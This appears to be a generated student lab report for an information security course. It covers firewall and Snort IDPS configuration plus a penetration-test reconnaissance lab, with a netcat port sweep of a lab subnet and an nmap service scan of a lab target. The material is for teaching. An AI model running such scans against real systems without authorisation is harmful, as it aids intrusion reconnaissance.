
10. Make a screen capture showing the Port Forward rules for WebServer01.



14. Make a screen capture showing the permissive DMZ ruleset.




25. Make a screen capture showing the updated firewall ruleset for the DMZ.




Part 2: Configure an IDPS

24. **Make a screen capture** showing a Balanced IPS policy selection.




31. **Make a screen capture** showing that the Snort (DMZ) Interface is running in the Interface Settings Overview.




Part 3: Validate Your Security Controls

10. **Make a screen capture** showing the successful Netcat connection to WebServer02 at 172.30.0.20.




```
user@WebServer01:~$ for i in {1..30}; do nc -vzn -w 1 172.30.0.$i 80; done
nc: connect to 172.30.0.1 port 80 (tcp) timed out: Operation now in progress
nc: connect to 172.30.0.2 port 80 (tcp) timed out: Operation now in progress
nc: connect to 172.30.0.3 port 80 (tcp) timed out: Operation now in progress
nc: connect to 172.30.0.4 port 80 (tcp) timed out: Operation now in progress
nc: connect to 172.30.0.5 port 80 (tcp) timed out: Operation now in progress
nc: connect to 172.30.0.6 port 80 (tcp) timed out: Operation now in progress
nc: connect to 172.30.0.7 port 80 (tcp) timed out: Operation now in progress
nc: connect to 172.30.0.8 port 80 (tcp) timed out: Operation now in progress
nc: connect to 172.30.0.9 port 80 (tcp) timed out: Operation now in progress
nc: connect to 172.30.0.10 port 80 (tcp) timed out: Operation now in progress
nc: connect to 172.30.0.11 port 80 (tcp) timed out: Operation now in progress
nc: connect to 172.30.0.12 port 80 (tcp) timed out: Operation now in progress
nc: connect to 172.30.0.13 port 80 (tcp) timed out: Operation now in progress
nc: connect to 172.30.0.14 port 80 (tcp) timed out: Operation now in progress
nc: connect to 172.30.0.15 port 80 (tcp) timed out: Operation now in progress
nc: connect to 172.30.0.16 port 80 (tcp) timed out: Operation now in progress
nc: connect to 172.30.0.17 port 80 (tcp) timed out: Operation now in progress
nc: connect to 172.30.0.18 port 80 (tcp) timed out: Operation now in progress
nc: connect to 172.30.0.19 port 80 (tcp) timed out: Operation now in progress
nc: connect to 172.30.0.20 port 80 (tcp) timed out: Operation now in progress
nc: connect to 172.30.0.21 port 80 (tcp) timed out: Operation now in progress
nc: connect to 172.30.0.22 port 80 (tcp) timed out: Operation now in progress
nc: connect to 172.30.0.23 port 80 (tcp) timed out: Operation now in progress
nc: connect to 172.30.0.24 port 80 (tcp) timed out: Operation now in progress
nc: connect to 172.30.0.25 port 80 (tcp) timed out: Operation now in progress
nc: connect to 172.30.0.26 port 80 (tcp) timed out: Operation now in progress
nc: connect to 172.30.0.27 port 80 (tcp) timed out: Operation now in progress
nc: connect to 172.30.0.28 port 80 (tcp) timed out: Operation now in progress
nc: connect to 172.30.0.29 port 80 (tcp) timed out: Operation now in progress
nc: connect to 172.30.0.30 port 80 (tcp) timed out: Operation now in progress
user@WebServer01:~$
```



18. **Make a screen capture** showing the login page of the internal GitLab server at localhost/users/sign_in.




26. **Make a screen capture** showing the Attempted Information Leak alert.



55. Make a screen capture showing the blocked connection(s) from the DMZ to the LAN.



58. Make a screen capture showing the blocked IP in the Last 500 Hosts Blocked by Snort widget.



Challenge and Analysis

Part 1: Add Rule to Block DMZ Firewall Access

Make a screen capture of the new rule that blocks any DMZ traffic destined for the firewall.

Incomplete

Part 2: Suppress Snort Alerts / Identifying and Suppressing False Positives

Make a screen capture showing the **newly added suppression list** in the Snort interface.

Incomplete

Conducting a Penetration Test

Information Security Management, Second Edition: Lab 02

Student:

Amatun Haque

Email:

amatunh.student@wust.edu

Time on Task:

5 hours, 46 minutes

Progress:


82%

Report Generated: Wednesday, March 5, 2025 at 3:13 PM


Hands-On Demonstration

Part 1: Conduct Reconnaissance on the Target

9. Make a screen capture showing the search results in the Knob's feed.



15. Make a screen capture showing the results of the Nmap scan.



The screenshot shows a terminal window on a Kali Linux system. The user has created a directory named 'knobPenTest' and navigated into it. They then executed an Nmap scan on 'theknob.com' with the command 'nmap -sV -oN nmap.log theknob.com'. The scan results are displayed, showing that the host is up and listing several open ports with their corresponding services and versions. The terminal output is as follows:

```
(kali@kali)~[~]
$ mkdir knobPenTest

(kali@kali)~[~]
$ cd knobPenTest

(kali@kali)~[~/knobPenTest]
$ nmap -sV -oN nmap.log theknob.com
Starting Nmap 7.91 ( https://nmap.org ) at 2025-03-03 19:48 EST
Nmap scan report for theknob.com (202.20.1.10)
Host is up (0.00017s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
3000/tcp   open  http     Node.js (Express middleware)
3306/tcp   open  mysql    MySQL 5.7.34
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.51 seconds

(kali@kali)~[~/knobPenTest]
$
```

Conducting a Penetration Test

Information Security Management, Second Edition: Lab 02

27. Make a screen capture showing the Nikto results log.

